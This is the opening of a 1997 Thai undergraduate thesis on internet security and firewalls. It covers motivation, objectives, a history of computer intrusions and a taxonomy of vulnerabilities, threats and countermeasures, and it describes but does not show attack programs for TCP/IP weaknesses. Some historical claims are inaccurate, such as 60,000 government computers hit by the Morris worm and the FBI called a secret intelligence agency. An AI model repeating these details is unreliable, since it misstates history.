ระบบรักษาความปลอดภัยบนอินเตอร์เน็ตโดยใช้ไฟร์วอลล์

Internet Security using Firewalls

โดย

นายพรศิวะ โสตถิพันธุ์ 37014283

นายอภิสิทธิ์ มัธยมสุข 37014564

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตร์บัณฑิต

สาขาวิศวกรรมคอมพิวเตอร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2540

ระบบรักษาความปลอดภัยบนอินเตอร์เน็ตโดยใช้ไฟร์วอลล์

Internet Security using Firewalls

โดย

นายพรศิวะ โสตถิพันธุ์ 37014283

นายอภิสิทธิ์ มัธยมสุข 37014564

อาจารย์ที่ปรึกษา

ผศ. บรรจง ปิยชำรง

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตร์บัณฑิต

สาขาวิศวกรรมคอมพิวเตอร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2540

ปริญญานิพนธ์ปีการศึกษา 2540

ภาควิชา วิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ระบบรักษาความปลอดภัยบนอินเตอร์เน็ตโดยใช้ไฟร์วอลล์

ผู้จัดทำ

1. นายพรศิวะ โสตถิพันธุ์
2. นายอภิสิทธิ์ มัธยมสุข

.....ผศ. ปัญญา..... อาจารย์ที่ปรึกษา

(ผศ. บรรจง ปิยธำรง)

ระบบรักษาความปลอดภัยบนอินเตอร์เน็ตโดยใช้ไฟร์วอลล์

นายพรศิวะ โสตถิพันธุ์
นายอภิสิทธิ์ มัธยมสุข

ผศ. บรรจง ปิยธำรง
ปีการศึกษา 2540

บทคัดย่อ

ปริญญานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของโครงงานวิจัย เพื่อศึกษาถึงความปลอดภัยบนเครือข่ายอินเตอร์เน็ต (Internet Security) โดยมุ่งเน้นไปในเรื่องของความอ่อนแอในมาตรฐานการรับส่งข้อมูลบนเครือข่ายอินเตอร์ (The weakness of Transimission Control / Internet Protocol suite, TCP/IP Suite) ที่ทำงานอยู่บนเครือข่ายอีเธอร์เน็ต (Ethernet Network)

โครงงานนี้ใช้ระบบจำลองการบุกรุกที่อาศัยความอ่อนแอในมาตรฐานการรับส่งข้อมูลบนเครือข่ายอินเตอร์เน็ต ซึ่งทำงานอยู่บนระบบปฏิบัติการยูนิกซ์ (Linux on PC with Ethernet connection) โดยใช้ทดสอบกับระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต (Internet Security using Firewalls) ที่สามารถหามาใช้ได้ (Evaluate version)

Internet Security using Firewalls

Pornsiwa Sotthibandhu

Apisit Matthayomsuk

Banjong Piyatumrong

1997

Abstract

The thesis deals with the study of the Internet Security focus on the weakness of Transmission Control Protocol / Internet Protocol suite (TCP/IP suite) on the Ethernet network

This project using the Linux operating system to exploit the vulnerability of the TCP/IP protocol suite. The processes are testing with Firewall System which is evaluate version on the internet

สารบัญ

หน้า

หน้า

สารบัญตาราง

ตารางที่ หน้า

สารบัญภาพ

รูปที่ **หน้า**

บทที่ 1
บทนำ

1.1 ความสำคัญและที่มา

ในปัจจุบันนี้ อินเตอร์เน็ตได้เข้ามามีบทบาทกับองค์กรและสถานศึกษาต่างๆ เป็นอย่างมาก จะเห็นได้จากการที่มหาวิทยาแทบทุกแห่ง มีการเชื่อมต่อคอมพิวเตอร์เข้าด้วยกันเป็นเครือข่ายขนาดใหญ่ที่สามารถติดต่อกับอินเตอร์เน็ตได้ อีกทั้งยังเชื่อมต่อเข้ากับหน่วยงานของรัฐบาล ตลอดจนองค์กรทางธุรกิจอีกหลายแห่ง ทำให้อินเตอร์เน็ตถูกใช้กันอย่างแพร่หลาย และสังเกตได้อีกอย่างคือ องค์กรทางธุรกิจที่ให้บริการอินเตอร์เน็ตนั้นเติบโตอย่างรวดเร็ว ทำให้ผู้ใช้อินเตอร์เน็ตในปัจจุบันเพิ่มขึ้นอย่างรวดเร็ว

ในการใช้อินเตอร์เน็ตนั้น มีผู้ใช้งานอยู่อย่างมากมายหลายประเภท แต่ละประเภทต่างก็มีจุดประสงค์ในการใช้งานบนอินเตอร์เน็ตที่แตกต่างกัน เช่น นักวิจัยเฉพาะด้านใช้อินเตอร์เน็ตในการแลกเปลี่ยนข้อมูลระหว่างกัน ผู้ผลิตโปรแกรมใช้อินเตอร์เน็ตเป็นช่องทางในการค้าขายโปรแกรม นักธุรกิจใช้อินเตอร์เน็ตในการแลกเปลี่ยนข้อมูลทางธุรกิจ นักเรียนนักศึกษาใช้อินเตอร์เน็ตในการค้นคว้าหาความรู้เพิ่มเติม ดังนั้นบนอินเตอร์เน็ตจึงมีข้อมูลวิ่งผ่านไปมาตลอดเวลา ซึ่งเป็นข้อมูลที่มีความหลากหลายมาจากเครือข่ายคอมพิวเตอร์ต่างๆ ซึ่งเครือข่ายเหล่านั้นสามารถแลกเปลี่ยนข้อมูลกับคอมพิวเตอร์ใดๆ ก็ได้จากทุกๆ มุมโลกที่เชื่อมต่ออยู่กับอินเตอร์เน็ต ในขณะเดียวกันเครือข่ายเหล่านั้นก็สามารถเข้าถึงได้โดยใครก็ได้ที่สามารถใช้งานอินเตอร์เน็ตได้ ไม่ว่าจะอยู่ห่างกันเป็นระยะทางไกลแค่ไหน ดังนั้นสำหรับเครือข่ายที่มีข้อมูลอันสำคัญและเป็นความลับอยู่นั้น ย่อมไม่ต้องการให้ใครสามารถเข้าถึงข้อมูลของตนได้ แต่ด้วยความจำเป็นบางอย่างที่จะต้องเชื่อมต่อเครือข่ายของตนเข้ากับอินเตอร์เน็ต จึงหลีกเลี่ยงความเสี่ยงเหล่านั้นไม่ได้ ด้วยเหตุนี้เอง ความปลอดภัยของเครือข่ายคอมพิวเตอร์ที่เชื่อมต่ออยู่กับอินเตอร์เน็ต จึงมีความจำเป็นสำหรับองค์กรเหล่านั้นเป็นอย่างมาก จนกระทั่งมีการคิดค้นระบบรักษาความปลอดภัยบนอินเตอร์เน็ตขึ้น หรือที่เรียกว่าไฟร์วอลล์ (Firewall)

แต่ถึงกระนั้นก็ตาม ก็ยังมีข่าวการบุกรุกคอมพิวเตอร์ผ่านทางอินเตอร์เน็ตอยู่เป็นประจำ จนกลายเป็นคดีความในชั้นศาลมาแล้วหลายต่อหลายครั้งในต่างประเทศที่มีกฎหมายรองรับการกระทำความผิดในลักษณะนี้ จึงทำให้เกิดข้อสงสัยขึ้นมาว่า ระบบรักษาความปลอดภัยของคอมพิวเตอร์บนอินเตอร์เน็ตเหล่านั้นใช้การไม่ได้จริงหรือ? หรือว่ามีไว้เพียงเพื่อให้เกิดความรู้สึกปลอดภัยเท่านั้น และยังสร้างข้อสงสัยตามมาอีกมากมายหลายข้อดังนี้

- พวกที่บุกรุกคอมพิวเตอร์ผ่านทางอินเตอร์เน็ตนั้นเขาทำกันอย่างไร ทำไปเพื่ออะไร
- ถ้าเขาทำไปเพราะความสนุก อยากลองวิชา ทำไมเขาต้องเสี่ยงเช่นนั้นด้วย ทั้งๆ ที่มีตัวบทกฎหมายที่พร้อมจะลงโทษเขาอย่างหนัก

- หรือว่าระบบเหล่านั้นไม่มีประสิทธิภาพในการรักษาความปลอดภัยของข้อมูลต่างๆ จึงทำให้ถูกบุกรุกได้โดยง่าย และยากที่จะหาตัวผู้กระทำผิดอย่างนั้นหรือ

1.2 วัตถุประสงค์ของงานวิจัย

วัตถุประสงค์ของงานวิจัยชิ้นนี้มีดังนี้

1. ศึกษาในเรื่องของความปลอดภัยบนเครือข่ายอินเตอร์เน็ต โดยมุ่งเน้นศึกษาประเด็นหลัก คือ ความสำคัญของความปลอดภัยของคอมพิวเตอร์บนเครือข่ายอินเตอร์เน็ต การบุกรุกเครือข่ายคอมพิวเตอร์บนอินเตอร์เน็ต สิ่งใดที่ควรมีความปลอดภัยและสิ่งใดที่ไม่จำเป็นต้องมีความปลอดภัย

2. ศึกษาการทำงานของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต โดยเริ่มตั้งแต่โครงสร้างของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตชนิดต่างๆ ข้อดีและข้อเสียของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตชนิดต่างๆ ตลอดจนการใช้งานในสถานการณ์ต่างๆ

3. ศึกษาถึงจุดอ่อนของมาตรฐานการส่งผ่านข้อมูลผ่านเครือข่ายอินเตอร์เน็ต โดยครอบคลุมตั้งแต่หลักการของมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์เน็ตจนไปถึงการใช้งานจริงบนเครือข่ายอินเตอร์เน็ต โดยมุ่งเน้นไปที่ชุดมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์เน็ต

4. ทดสอบการทำงานของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต โดยจำลองสถานการณ์การบุกรุกเครือข่ายคอมพิวเตอร์ที่ป้องกันโดยไฟร์วอลล์ (สำหรับการวิจัยศึกษาในครั้งนี้ได้ทำการทดสอบกับ Guardian NT Firewall เนื่องจากเป็นโปรแกรมที่มีการใช้งานแพร่หลาย และสามารถหามาใช้ในการศึกษาได้โดยไม่เสียค่าใช้จ่าย อีกทั้งความต้องการทรัพยากรของโปรแกรมเหมาะสมกับอุปกรณ์ที่ใช้ในการวิจัยศึกษา) ในรูปแบบต่างๆ ซึ่งล้วนแล้วแต่อาศัยจุดอ่อนของมาตรฐานการส่งผ่านข้อมูลผ่านเครือข่ายอินเตอร์เน็ต (Weakness of TCP/IP) ทั้งสิ้น

1.3 ขอบเขตของงานวิจัย

งานวิจัยศึกษาชิ้นนี้จะศึกษาถึงความปลอดภัยของเครือข่ายคอมพิวเตอร์ ศึกษาถึงระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต และศึกษาถึงจุดอ่อนของมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์เน็ต แต่จะไม่มุ่งเน้นสนใจในเรื่องของความผิดพลาดของระบบรักษาศวามปลอดภัยบนเครือข่ายอินเตอร์เน็ต และความผิดพลาดของระบบปฏิบัติการบนคอมพิวเตอร์

ส่วนในการทดสอบการทำงานของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตนั้น จะเป็นการทดสอบโดยใช้จุดอ่อนของมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์เน็ตเท่านั้น มิได้ทดสอบเพื่อค้นหาข้อผิดพลาดของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต และมิได้ทดสอบเพื่อหาข้อผิดพลาดของระบบปฏิบัติการที่โปรแกรมรักษาความปลอดภัยทำงานอยู่

1.4 วิธีการดำเนินงาน

ในขั้นแรกจะเป็นการศึกษาถึงความปลอดภัยของคอมพิวเตอร์ในรูปแบบต่างๆ ซึ่งจะกล่าวไว้ในบทที่ 2 (ความปลอดภัยบนเครือข่ายคอมพิวเตอร์) จากนั้นจะศึกษาถึงความปลอดภัยของมาตรฐานการส่งผ่านข้อมูลซึ่งกล่าวไว้ในบทที่ 3 (ความปลอดภัยบนมาตรฐานการส่งผ่านข้อมูล) ส่วนการศึกษาในเรื่องของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตนั้นจะกล่าวไว้ในบทที่ 4 (ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต) และศึกษาในทฤษฎีของมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์ดังกล่าวไว้ในบทที่ 5 (มาตรฐานการส่งผ่านข้อมูลบนอินเตอร์เน็ต)

ในส่วนของจุดอ่อนของมาตรฐานการส่งผ่านข้อมูลบนเครือข่ายอินเตอร์เน็ตนั้น ได้ทำการค้นคว้าจากอินเตอร์เน็ตด้วย โดยการศึกษาและจากนั้นได้มีการทำการออกแบบและสร้างโปรแกรมที่ใช้เพื่อเป็นการทดลองการบุกรุกเครือข่ายอินเตอร์เน็ต โดยอาศัยจุดอ่อนของมาตรฐานดังกล่าว โดยจะสร้างโดยภาษาซี ที่ทำงานบนระบบปฏิบัติลินุกซ์ (LINUX) บนคอมพิวเตอร์ส่วนบุคคล (PC) โดยการศึกษาทั้งหมดนี้ได้มีการกล่าวรายละเอียดไว้ในบทที่ 6 (โปรแกรมที่ใช้ในการบุกรุกเครือข่ายคอมพิวเตอร์)

จากนั้นจะเป็นการทดสอบการทำงานโดยทั่วๆ ไปของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต และทำการทดสอบการป้องกันการบุกรุกโดยใช้โปรแกรมที่สร้างขึ้น โดยในการศึกษาและทดสอบส่วนของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์นั้นจะกล่าวถึงไว้ในบทที่ 7 (การจำลองสถานการณ์การบุกรุกเครือข่าย) และในขั้นตอนสุดท้ายจึงมีการสรุปผลที่ได้จากการศึกษาค้นคว้าทดลองรวมไปถึงแนวทางในการป้องกันการบุกรุกไว้ในบทที่ 8

บทที่ 2
ความปลอดภัยบนเครือข่ายคอมพิวเตอร์

2.1 การบุกรุกคอมพิวเตอร์

ในวันที่ 2 พฤศจิกายน ค.ศ. 1988 ณ ประเทศสหรัฐอเมริกา คอมพิวเตอร์ของรัฐบาลกว่า 60,000 เครื่อง ได้ถูกบุกรุกโดยหนอนคอมพิวเตอร์ (The Worm) โดยมีต้นตอมาจากคอมพิวเตอร์ในมหาวิทยาลัยเคมบริดจ์ (Cambridge) มลรัฐแมสซาชูเสต (Massachusetts) และ คอมพิวเตอร์จากเบิร์กเลย์ (Berkeley) มลรัฐแคลิฟอเนีย (California) จากนั้นจึงแพร่ระบาดไปยังปรินซ์ตัน (Princeton) และศูนย์วิจัยเอเมสของนาซ่า (NASA Ames Research Center) ซิลิกอนวัลเลย์ (Silicon Valley) มลรัฐแคลิฟอเนีย (California) และมหาวิทยาลัยพิทซ์เบิร์ก (Pittsburgh) รวมทั้ง มหาวิทยาลัยอื่นๆ ตลอดจนฐานทัพทางการทหาร

หนอนคอมพิวเตอร์ นั้นสามารถเดินทางผ่านคอมพิวเตอร์ที่เชื่อมต่อกันบนอินเตอร์เน็ต โดยเมื่อมันบุกเข้าไปยังคอมพิวเตอร์เครื่องใดได้แล้ว มันจะสร้างตัวเองขึ้นมาใหม่แล้วเดินทางไปยังเครื่องคอมพิวเตอร์ใกล้เคียง แต่มันจะทำให้เครื่องนั้นๆ หยุดการทำงานด้วย โดยภายในหนอนคอมพิวเตอร์นั้นจะเก็บข้อมูลของระบบรักษาความปลอดภัยต่างๆ บนยูนิกซ์ (UNIX) ที่มันสามารถทำลาย และผ่านเข้าไปยังระบบนั้นๆ ได้ อีกทั้งยังเก็บข้อมูลของคำศัพท์ต่างๆ เพื่อใช้ในการทายรหัสผ่านของผู้ใช้ และยังอาศัยช่องว่างระหว่างเครื่องคอมพิวเตอร์ที่ใช้ฐานข้อมูลของผู้ใช้ร่วมกัน (Trusted host) อีกด้วย

ภายในเวลา 12 ชั่วโมง หลังจากที่ตรวจพบการบุกรุกในครั้งนั้น ได้มีการพยายามที่จะหยุดยั้งการแพร่ระบาดของหนอนคอมพิวเตอร์ ซึ่งภายในวันนั้นเอง มหาวิทยาลัยเพอร์ดิว (Purdue) จึงค้นพบวิธีการหยุดการแพร่ระบาดของมัน โดยในครั้งนี้ได้มีการประมาณค่าเสียหายไว้ว่า มีมูลค่าสูงถึง 100 ล้านเหรียญสหรัฐ จากนั้นทางหน่วยสืบราชการลับของสหรัฐ (FBI) ก็สามารถจับตัวเจ้าของหนอนคอมพิวเตอร์ได้สำเร็จ คือ นายโรเบิร์ต ที มอริส (Robert T. Morris) ซึ่งจบการศึกษาจากมหาวิทยาลัยคอเนลล์ (Cornell) โดยเจ้าตัวอ้างว่า หนอนคอมพิวเตอร์เป็นโปรแกรมที่กำลังอยู่ในช่วงการทดลอง และเกิดข้อผิดพลาดขึ้น ซึ่งต่อมา Morris จึงถูกตัดสินให้เสียค่าปรับ 10,000 เหรียญสหรัฐ และได้รับทัณฑ์บน 3 ปี

ในปี ค.ศ. 1988 ได้มีการตรวจพบการบุกรุกเครือข่ายคอมพิวเตอร์ของศูนย์วิจัยเบิร์กเลย์ (Berkeley) โดยมีต้นตอมาจากเยอรมันตะวันตก ผู้บุกรุกได้พยายามบุกรุกคอมพิวเตอร์กว่า 450 เครื่อง แต่สำเร็จเพียง 30 เครื่อง และได้ขโมยข้อมูลทางการแพทย์ นิวเคลียร์ เคมี และ ชีววิทยา ซึ่งต่อมาทราบภายหลังว่าถูกขายให้หน่วยสืบราชการลับของรัสเซีย (KGB)

ในปี ค.ศ. 1990 นักศึกษาด้านวิทยาการคอมพิวเตอร์ชาวออสเตรเลีย ได้ถูกจับกุมเนื่องจากบุกรุกเครือข่ายคอมพิวเตอร์ของนาซ่า และได้ปิดระบบเป็นเวลา 24 ชั่วโมง

ในปี ค.ศ. 1988 สายการบินของคูเวต ซึ่งใช้ระบบคอมพิวเตอร์ได้ถูกขโมยข้อมูลที่ใช้ในการออกตั๋วของสายการบิน ซึ่งสามารถใช้พิมพ์ตั๋วโดยไม่ต้องเสียเงินได้ ต่อมาตรวจพบภายหลังว่าเป็นการจ้างวานของราชวงศ์กษัตริย์คูเวต

ในปี ค.ศ. 1986 ได้มีการแอบส่งสัญญาณผ่านดาวเทียมของช่องเอชบีโอ (HBO) โดยพนักงานชั่วคราวของเอชบีโอ (HBO) เองที่เรียกตัวเองว่า กัปตันมิดไนท์ โดยเขาได้เพิ่มความเข้มของสัญญาณดาวเทียมและส่งออกไปยังผู้รับซึ่งมีถึง 8 ล้านคน

ในปี ค.ศ. 1991 ก่อนที่จะมีมติของรัฐธรรมนูญใหม่ของโคลัมเบีย ได้มีการบุกรุกไปยังเครื่องคอมพิวเตอร์ที่เก็บรัฐธรรมนูญฉบับใหม่ได้ จากนั้นถึงมีมติให้นำกระดาษที่ใช้พิมพ์รัฐธรรมนูญที่ถูกทิ้งไว้ในถังขยะต่างๆ มารวบรวมกันขึ้น ซึ่งได้ประมาณกันว่าข้อมูลเหล่านั้นยังไม่ครบตามรัฐธรรมนูญฉบับล่าสุด

ในปี ค.ศ. 1989 เด็กชายชาวแคนซัส (Kansas) อายุ 14 ปี ได้บุกรุกระบบควบคุมดาวเทียมของกองทัพอากาศสหรัฐ โดยใช้เครื่องคอมพิวเตอร์แอปเปิ้ล (Apple) จากที่บ้าน และได้ขโมยข้อมูลทางธุรกิจต่างๆ กว่า 200 บริษัท ต่อมาเด็กน้อยกล่าวว่า เขาหวังว่าจะมีบริษัทมาจ้างเขาไปเป็นที่ปรึกษาด้านความปลอดภัยของเครือข่ายคอมพิวเตอร์

2.2 ระบบรักษาความปลอดภัยบนคอมพิวเตอร์

เนื่องจากการเพิ่มขึ้นอย่างมากมายของการบุกรุกเครือข่ายคอมพิวเตอร์ จึงไม่เป็นที่ต้องสงสัยเลยว่า เหตุใดผู้ใช้คอมพิวเตอร์ส่วนใหญ่จึงเริ่มหันมาสนใจระบบรักษาความปลอดภัยบนคอมพิวเตอร์กันมากขึ้น แต่อย่างไรก็ตาม ผู้ใช้ส่วนใหญ่ก็ยังไม่เข้าใจระบบรักษาความปลอดภัยบนคอมพิวเตอร์ว่าสำคัญกับพวกเขาอย่างไร เนื่องจากข่าวการบุกรุกต่างๆ เช่น หนอนคอมพิวเตอร์ (The Worm) การจารกรรมของสายลับรัสเซีย (KGB) ฯลฯ ไม่ได้บอกถึงรายละเอียดของการบุกรุกต่างๆ จึงไม่สามารถสร้างความเข้าใจให้กับผู้ใช้ได้

ระบบรักษาความปลอดภัยบนคอมพิวเตอร์ หมายถึง ระบบที่ปกป้องทุกๆ อย่างบนคอมพิวเตอร์โดยเฉพาะข้อมูล ซึ่งอาจเรียกได้ว่า ระบบรักษาความปลอดภัยของข้อมูล (Information Security)

2.3 การคุกคามระบบรักษาความปลอดภัย

เมื่อกล่าวถึงระบบรักษาความปลอดภัยบนคอมพิวเตอร์ (Computer Security) จะมี 3 สิ่งที่สำคัญมากเข้ามาเกี่ยวข้องด้วย คือ ความบกพร่อง (Vulnerability), การคุกคาม (Threats), และวิธีป้องกัน (Countermeasures) โดยมีความหมายดังนี้

- ความบกพร่อง (Vulnerability)

  คือ สิ่งที่สามารถทำให้นำไปสู่การบุกรุกหรือคุกคามระบบคอมพิวเตอร์ ได้

- การคุกคาม (Threats)

  คือ ความเป็นไปได้ในการที่จะมีสิ่งใดสิ่งหนึ่ง ไม่ว่าจะเป็นคนหรือสิ่งของ หรือ เหตุการณ์ต่างๆ ที่สามารถอาศัยความบกพร่องของระบบนั้นๆ ผ่านเข้าไปข้างในระบบได้

- วิธีป้องกัน (Countermeasures)

  คือ เทคนิคในการป้องกันคอมพิวเตอร์จากการบุกรุก

จะเห็นได้ว่ายิ่งเรามีความบกพร่องของระบบมากขึ้นเท่าไร ก็จะมีโอกาสที่จะเกิดการคุกคามมากขึ้นเท่านั้น และเราก็ต้องเพิ่มความระมัดระวังในการพิจารณาถึงวิธีการป้องกันระบบของเราด้วย

2.3.1 ความบกพร่อง (Vulnerabilities)

คอมพิวเตอร์ทุกเครื่องนั้นย่อมมีความบกพร่องที่สามารถนำไปสู่การบุกรุกได้ แต่นโยบายการรักษาความปลอดภัย (Security Policies) และ ผลิตภัณฑ์ต่างๆ ก็สามารถช่วยลดความบกพร่องต่างๆ ของระบบได้ หรืออีกนัยหนึ่ง คือสามารถทำให้ผู้บุกรุกต้องใช้ความพยายามมากขึ้นในการที่จะบุกรุกเข้ามาในระบบนั้นๆ นั่นหมายถึงว่า ไม่มีระบบรักษาความปลอดภัยที่สมบูรณ์ที่สุด (Completely Secure System) ความบกพร่องโดยทั่วๆ ไปของระบบคอมพิวเตอร์มีดังนี้

- ความบกพร่องทางกายภายภาพ (Physical Vulnerabilities)

  ได้แก่ การที่ตึก หรือ ห้องที่มีคอมพิวเตอร์อยู่ภายในนั้น สามารถถูกบุกเข้าไปได้ โดยวิธีการเดียวกันกับการที่ขโมยสามารถบุกเข้าไปปล้นบ้านได้ เมื่อเกิดการบุกรุกเข้าไปในห้องแล้ว ก็สามารถเข้าถึงคอมพิวเตอร์ได้ ซึ่งผู้บุกรุกสามารถทำการโจรกรรมสิ่งของต่างๆ ได้ หรืออาจทำลายคอมพิวเตอร์นั้นๆ เลยก็ว่าได้ ซึ่งวิธีป้องกันนั้นได้แก่ การใช้ระบบรักษาความปลอดภัยของอาคาร เช่น ล็อกห้อง, พนักงานรักษาความปลอดภัย, สัญญาณเตือนภัย, เครื่องควบคุมการเข้าออกโดยใช้รหัสต่างๆ เช่น มือ เสียง ลายเซ็น เป็นต้น

- ความบกพร่องจากธรรมชาติ (Natural Vulnerabilities)

  ได้แก่ภัยธรรมชาติต่างๆ เช่น ไฟไหม้ น้ำท่วม แผ่นดินไหว ฟ้าผ่า และไฟฟ้าขัดข้อง ภัยเหล่านี้สามารถทำให้ข้อมูลในคอมพิวเตอร์เสียหายได้ อีกทั้งสภาพแวดล้อมต่างๆ เช่น ฝุ่น ความชื้น หรือ แม้กระทั่ง อุณหภูมิ ก็สามารถสร้างความเสียหายให้กับคอมพิวเตอร์ได้

- ความบกพร่องของซอฟท์แวร์และฮาร์ดแวร์ (Hardware and Software Vulnerabilities)

  ได้แก่ความผิดพลาดในการทำงานของฮาร์ดแวร์ เช่น การจัดการหน่วยความจำผิดพลาดในการที่จะควบคุมการเข้าถึงหน่วยความจำของระบบที่ไม่อนุญาตให้ผู้ใช้ปกติเข้าถึงได้ ทำให้ผู้ใช้ปกติสามารถเข้าถึงหน่วยความจำของระบบนั้นๆ ได้ ส่วนความผิดพลาดที่เกี่ยวกับระบบรักษาความปลอดภัย อาจนำไปสู่การบุกรุกได้

- ความบกพร่องของสื่อ (Media Vulnerabilities)

ได้แก่ การที่ดิสก์เกตต์ เทป และ เอกสารต่างๆ สามารถถูกขโมยได้ อีกทั้งยังอาจเสื่อมสภาพตามกาลเวลาทำให้ข้อมูลเสียหายได้ด้วย

- ความบกพร่องของการส่งผ่านข้อมูล (Communication Vulnerabilities)

ได้แก่ การที่ข้อมูลที่ส่งผ่านกันนั้น สามารถถูกดัก หรือ ถูกขัดขวางได้ เช่น บนเครือข่ายคอมพิวเตอร์ ข้อมูลที่ส่งผ่านไปยัง สายสัญญาณนั้นอาจถูกขัดขวาง หรือ ดักข้อมูลนั้นๆ ได้

- ความบกพร่องที่เกี่ยวกับมนุษย์ (Human Vulnerabilities)

ได้แก่ การที่ผู้ควบคุมระบบนั้นๆ ไม่มีความรู้ความสามารถเพียงพอที่จะควบคุมระบบนั้นๆ ได้ หรือ มีความหละหลวมในระบบรักษาความปลอดภัย เช่น การติดสินบนเพื่อใช้รหัสผ่าน การติดสินบนเพื่อเข้าไปยังห้องคอมพิวเตอร์ สิ่งเหล่านี้เป็นความบกพร่องที่เป็นอันตรายอย่างยิ่ง

2.3.2 การคุกคาม (Threats)

การคุกคาม สามารถแบ่งออกเป็น 3 ประเภท ได้แก่ การคุกคามโดยธรรมชาติ (Natural Threats), การคุกคามโดยมิได้เจตนา (Unintentional Threats), และการคุกคามโดยเจตนา (Intentional Threats) โดยมีความหมายดังนี้

- การคุกคามโดยธรรมชาติ (Natural Threats)

ได้แก่ ภัยธรรมชาติต่างๆ เช่น ไฟไหม้ น้ำท่วม ไฟฟ้าขัดข้อง ฯลฯ ซึ่งไม่สามารถหลีกเลี่ยงได้ แต่เราสามารถเตรียมการป้องกันได้ เช่น ใช้ระบบสัญญาณเตือนภัยเมื่อมีไฟไหม้ หรือ ทำการสำรองข้อมูลไว้ ในกรณีที่เกิดเหตุที่ทำให้ข้อมูลเสียหาย

- การคุกคามโดยมิได้เจตนา (Unintentional Threats)

ได้แก่ การขาดความรู้ความสามารถของผู้ควบคุมระบบ และผู้ใช้ทั่วไป หรือ ความประมาท เลินเล่อ ของผู้ใช้ อาจก่อให้เกิดความเสียหายกับข้อมูลในคอมพิวเตอร์ได้

- การคุกคามโดยเจตนา (Intentional Threats)

เป็นการคุกคามที่น่าสนใจมากที่สุด และ สามารถป้องกันได้โดยผลิตภัณฑ์ต่างๆด้วย เพราะเป็นการคุกคามจากผู้บุกรุกที่มีความเชี่ยวชาญในระบบคอมพิวเตอร์ โดยสามารถแบ่งออกได้เป็นการคุกคามจากภายใน และ การคุกคามจากภายนอก

2.3.3 วิธีการป้องกัน (Countermeasures)

สำหรับวิธีการป้องกันนั้น สามารถแบ่งออกเป็น 3 ประเภทใหญ่ คือ

- การรักษาความปลอดภัยของคอมพิวเตอร์ (Computer Security)

คือ การป้องกันข้อมูลในคอมพิวเตอร์นั้นๆ

- การรักษาความปลอดภัยในการติดต่อสื่อสาร (Communications Security)

  คือ การป้องกันข้อมูลที่ส่งผ่านไปยังคอมพิวเตอร์อื่นๆ

- การรักษาความปลอดภัยทางกายภาพ (Physical Security)

  คือ การป้องกันคอมพิวเตอร์และอุปกรณ์ต่างๆ จากความเสียหายทางกายภาพ เช่น ภัยธรรมชาติต่างๆ การบุกรุกห้องคอมพิวเตอร์ ฯลฯ

2.4 ปัจจัยที่มีผลกระทบต่อความปลอดภัยในการติดต่อสื่อสาร

ความสำคัญของความปลอดภัยในการติดต่อสื่อสาร (Communications Security) นั้น มีความจำเป็นมานานแล้วสำหรับหน่วยงานทางการทหารและหน่วยงานอื่นๆ ที่ต้องการความปลอดภัยระดับชาติ (National Security) ซึ่งความปลอดภัยระดับชาตินี้ มีผลให้เห็นได้อย่างชัดเจนในสงครามโลกครั้งที่ 2 เมื่อการป้องกันการจารกรรมข้อมูลนั้นล้มเหลว แต่ในปริญญานิพนธ์ฉบับนี้ จะไม่ขอกล่าวถึงความปลอดภัยในระดับชาติ

ปัจจัยที่มีผลกระทบต่อความปลอดภัยในการติดต่อสื่อสารนั้นมีอยู่ 3 ปัจจัย คือ

- การเพิ่มจำนวนของคอมพิวเตอร์ และเครือข่ายคอมพิวเตอร์ ทำให้มีความน่าจะเป็นมากขึ้นในการที่ผู้ใช้จะมีโอกาสเข้าถึงคอมพิวเตอร์และ เครือข่ายคอมพิวเตอร์นั้นๆ ได้
- การเพิ่มจำนวนของระบบคอมพิวเตอร์ที่ต้องการความปลอดภัยของข้อมูลในระดับสูง (Security–Sensitive Information) เช่น ระบบธนาคารที่สามารถโอนเงินเข้าบัญชีแบบอิเลคโทรนิกส์ได้ (Electronic Funds Transfer) ระบบแลกเปลี่ยนข้อมูลทางธุรกิจ ระบบฐานข้อมูลของรัฐบาล เป็นต้น ซึ่งทำให้มีโอกาสที่ระบบเหล่านั้นจะถูกบุกรุกโดยผู้ประสงค์ร้ายเพิ่มขึ้นได้
- การเพิ่มจำนวนของผู้บุกรุกที่มีความเชี่ยวชาญในความรู้ทางด้านเครือข่ายคอมพิวเตอร์และการติดต่อสื่อสาร ทำให้ระบบต่างๆ ที่เชื่อมต่อกับอินเตอร์เน็ตนั้นมีโอกาสที่จะบุกรุกโดยผู้ประสงค์ร้ายเหล่านี้

